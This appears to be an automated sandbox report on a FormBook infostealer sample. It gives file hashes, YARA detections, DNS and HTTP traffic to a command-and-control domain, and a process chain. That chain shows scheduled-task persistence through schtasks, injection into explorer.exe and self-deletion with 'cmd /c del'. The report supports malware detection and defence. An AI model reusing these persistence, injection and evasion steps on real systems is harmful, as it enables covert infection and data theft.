Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true

C:\Users\user\AppData\Roaming\ELqDlkdxF.exe	
Process:	C:\Users\user\Desktop\010013.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	601600
Entropy (8bit):	7.606069522598356
Encrypted:	false
SSDEEP:	12288:LQjPkrSB8R8NmZHakSp3dB8ls0eOKsRJBOBnylN2:MjPpB+8AVaXr0JZ/KnKN
MD5:	B670879D45E75EB7F88FE047F9E88E5F
SHA1:	7497D669A327AEBF33EC9DD1C554444D4EE826CF
SHA-256:	EC427D5A521CDC4F2690AC7FFA883C982C4E3008991127998B0CFDF32F240F30
SHA-512:	B3F60DC3E35BABBCE28CBBDB21E067DBDFA41B05CCFB35693BC4C84DB90FE32551701924EDE85517CD5676CCA999A16D3BFFC71175A97B1EA74AD41CFCC45839
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 32%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....Qfa.....0..".....@... ...`....@.. .....  ..@.....0@..O...`..... ....H.....text.... ... .."..... ..`.rsrc.....`.....$.....@..@.reloc.....,.....@..B.....d@.....H.....C..${.....@.....".(.....*....0.....|....(.....+..*....0.....|.....(.....(&....*...0.....{....l#.... ..o@[.+..*..0..W.....#.....?....,..#.....?...+..#.....,..#.....#.....o@Z.}.....(&....*..0.....{.....+..*.0.....}.....*....0.....(....(l....+..*....0.....,.....(-.....+...(.....*....0.....{.....+..*.0..C.....,...(.....(.....

C:\Users\user\AppData\Roaming\ELqDlkdxF.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\010013.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26

C:\Users\user\AppData\Roaming\ELqDlkdxF.exe:Zone.Identifier	
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	false
Preview:	[ZoneTransfer]....ZoneId=0

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.606069522598356
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	010013.exe
File size:	601600
MD5:	b670879d45e75eb7f88fe047f9e88e5f
SHA1:	7497d669a327aebf33ec9dd1c554444d4ee826cf
SHA256:	ec427d5a521cdc4f2690ac7ffa883c982c4e3008991127998b0cfdf32f240f30
SHA512:	b3f60dc3e35babbce28cbbdb21e067dbdfa41b05ccfb35693bc4c84db90fe32551701924ede85517cd5676cca999a16d3bffc71175a97b1ea74ad41cfcc45839
SSDEEP:	12288:LQjPkrSB8R8NmZHakSp3dB8ls0eOKsRJBOBnylN2:MjPpB+8AVaXr0JZ/KnKN
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....Qfa.....0..".....@... ...`....@.. .....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x494082
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x616651A1 [Wed Oct 13 03:25:21 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4

General

Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x92088	0x92200	False	0.842114320466	data	7.61582081487	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x96000	0x610	0x800	False	0.33837890625	data	3.46983259405	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x98000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Oct 13, 2021 13:38:27.073447943 CEST	192.168.2.4	8.8.8.8	0xb54f	Standard query (0)	www.smithridge.net	A (IP address)	IN (0x0001)
Oct 13, 2021 13:38:43.908369064 CEST	192.168.2.4	8.8.8.8	0x93f2	Standard query (0)	www.lifestyleeve.com	A (IP address)	IN (0x0001)
Oct 13, 2021 13:39:04.734747887 CEST	192.168.2.4	8.8.8.8	0x3f4e	Standard query (0)	www.myceliated.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Oct 13, 2021 13:38:27.103349924 CEST	8.8.8.8	192.168.2.4	0xb54f	Name error (3)	www.smithridge.net	none	none	A (IP address)	IN (0x0001)
Oct 13, 2021 13:38:44.011991978 CEST	8.8.8.8	192.168.2.4	0x93f2	No error (0)	www.lifestyleeve.com		199.59.242.153	A (IP address)	IN (0x0001)
Oct 13, 2021 13:39:04.756268024 CEST	8.8.8.8	192.168.2.4	0x3f4e	Name error (3)	www.myceliated.com	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.lifestyleeve.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49791	199.59.242.153	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 13, 2021 13:38:44.118587971 CEST	6237	OUT	GET /o4ms/?X61HiLc=8GNZfXhxkQPDp/0Q3wwiQDJ4fZPKroBOtzHsTvHuSmq05FSo/HrWX19J684oFY+7hHWk&jHPhl=5jo4ZxbHw HTTP/1.1 Host: www.lifestyleeve.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Oct 13, 2021 13:38:44.219188929 CEST	6242	IN	HTTP/1.1 200 OK Server: openresty Date: Wed, 13 Oct 2021 11:38:44 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Set-Cookie: parking_session=d071644c-350b-9aea-2d9b-70a504d7b3bd; expires=Wed, 13-Oct-2021 11:53:44 GMT; Max-Age=900; path=/; HttpOnly X-Adblock-Key: MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANDrp2lz7AOmADaN8tA50LsWcjLFyQFcb/P2Txc58oYOeILb3vBw7J6f4pamkAQVSQuqYsKx3YzdUHCvbVZvFUsCAwEAAQ==_SuEUGgy7LID+aVnkGYt+Amyi8rqPTwcnZPcBVXI3DSv4dD5sK8yzh4BONnC2ab6f6ZEZ5XJeo5x9LOZxCuckbw== Cache-Control: no-cache Expires: Thu, 01 Jan 1970 00:00:01 GMT Cache-Control: no-store, must-revalidate Cache-Control: post-check=0, pre-check=0 Pragma: no-cache Data Raw: 35 39 35 0d 0a 3c 21 64 6f 63 74 79 70 65 20 68 74 6d 6c 3e 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 20 64 61 74 61 2d 61 64 62 6c 6f 63 6b 6b 65 79 3d 22 4d 46 77 77 44 51 59 4a 4b 6f 5a 49 68 76 63 4e 41 51 45 42 42 51 41 44 53 77 41 77 53 41 4a 42 41 4e 44 72 70 32 6c 7a 37 41 4f 6d 41 44 61 4e 38 74 41 35 30 4c 73 57 63 6a 4c 46 79 51 46 63 62 2f 50 32 54 78 63 35 38 6f 59 4f 65 49 4c 62 33 76 42 77 37 4a 36 66 34 70 61 6d 6b 41 51 56 53 51 75 71 59 73 4b 78 33 59 7a 64 55 48 43 76 62 56 5a 76 46 55 73 43 41 77 45 41 41 51 3d 3d 5f 53 75 45 55 47 67 79 37 4c 49 44 2b 61 56 6e 6b 47 59 74 2b 41 6d 79 69 38 72 71 50 54 77 63 6e 5a 50 63 42 56 58 49 33 44 53 76 34 64 44 35 73 4b 38 79 7a 68 34 42 4f 4e 6e 43 32 61 62 36 66 36 5a 45 5a 35 58 4a 65 6f 35 78 39 4c 4f 5a 78 43 75 63 6b 62 77 3d 3d 22 3e 3c 68 65 61 64 3e 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 2f 66 61 76 69 63 6f 6e 2e 69 63 6f 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 2f 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 63 6f 6e 6e 65 63 74 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 22 20 63 72 6f 73 73 6f 72 69 67 69 6e 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64 6e 73 2d 70 72 65 66 65 74 63 68 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 70 61 72 6b 69 6e 67 2e 62 6f 64 69 73 63 64 6e 2e 63 6f 6d 22 20 63 72 6f 73 73 6f 72 69 67 69 6e 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64 6e 73 2d 70 72 65 66 65 74 63 68 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 66 6f 6e 74 73 2e 67 6f 6f 67 6c 65 61 70 69 73 2e 63 6f 6d 22 20 63 72 6f 73 73 Data Ascii: 595<!doctype html><html lang="en" data-adblockkey="MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANDrp2lz7AOmADaN8tA50LsWcjLFyQFcb/P2Txc58oYOeILb3vBw7J6f4pamkAQVSQuqYsKx3YzdUHCvbVZvFUsCAwEAAQ==_SuEUGgy7LID+aVnkGYt+Amyi8rqPTwcnZPcBVXI3DSv4dD5sK8yzh4BONnC2ab6f6ZEZ5XJeo5x9LOZxCuckbw=="><head><meta charset="utf-8"><meta name="viewport" content="width=device-width, initial-scale=1"><link rel="shortcut icon" href="/favicon.ico" type="image/x-icon"/><link rel="preconnect" href="https://www.google.com" crossorigin><link rel="dns-prefetch" href="https://parking.bodiscdn.com" crossorigin><link rel="dns-prefetch" href="https://fonts.googleapis.com" cross

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe

Processes

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: 010013.exe PID: 1568 Parent PID: 5720

General

Start time:	13:37:02
Start date:	13/10/2021
Path:	C:\Users\user\Desktop\010013.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\010013.exe'
Imagebase:	0x4c0000
File size:	601600 bytes
MD5 hash:	B670879D45E75EB7F88FE047F9E88E5F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.707504669.0000000002932000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.707936847.00000000038F9000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.707936847.00000000038F9000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.707936847.00000000038F9000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.707455914.00000000028F1000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: schtasks.exe PID: 6420 Parent PID: 1568

General

Start time:	13:37:13
Start date:	13/10/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\ELqDlkdxF' /XML 'C:\Users\user\AppData\Local\Temp\tmp30F5.tmp'
Imagebase:	0xc20000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: conhost.exe PID: 1320 Parent PID: 6420

General

Start time:	13:37:13
Start date:	13/10/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: 010013.exe PID: 2128 Parent PID: 1568

General

Start time:	13:37:13
Start date:	13/10/2021
Path:	C:\Users\user\Desktop\010013.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\010013.exe
Imagebase:	0x460000
File size:	601600 bytes
MD5 hash:	B670879D45E75EB7F88FE047F9E88E5F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.772997632.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.772997632.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.772997632.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.773808293.0000000000E70000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.773808293.0000000000E70000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.773808293.0000000000E70000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.774956721.00000000011E0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.774956721.00000000011E0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.774956721.00000000011E0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 3424 Parent PID: 2128

General

Start time:	13:37:15
Start date:	13/10/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000000.735504885.0000000006BF7000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000000.735504885.0000000006BF7000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000000.735504885.0000000006BF7000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000000.752185973.0000000006BF7000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000000.752185973.0000000006BF7000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000000.752185973.0000000006BF7000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: netsh.exe PID: 6648 Parent PID: 3424

General

Start time:	13:37:43
Start date:	13/10/2021
Path:	C:\Windows\SysWOW64\netsh.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\netsh.exe
Imagebase:	0x9f0000
File size:	82944 bytes
MD5 hash:	A0AA3322BB46BBFC36AB9DC1DBBBB807
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000002.945772498.00000000008C0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000002.945772498.00000000008C0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000002.945772498.00000000008C0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000002.946308556.0000000002F00000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000002.946308556.0000000002F00000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000002.946308556.0000000002F00000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000002.946245801.0000000002BC0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000002.946245801.0000000002BC0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000002.946245801.0000000002BC0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 6680 Parent PID: 6648

General

Start time:	13:37:47
Start date:	13/10/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\010013.exe'
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: conhost.exe PID: 6600 Parent PID: 6680

General

Start time:	13:37:47
Start date:	13/10/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis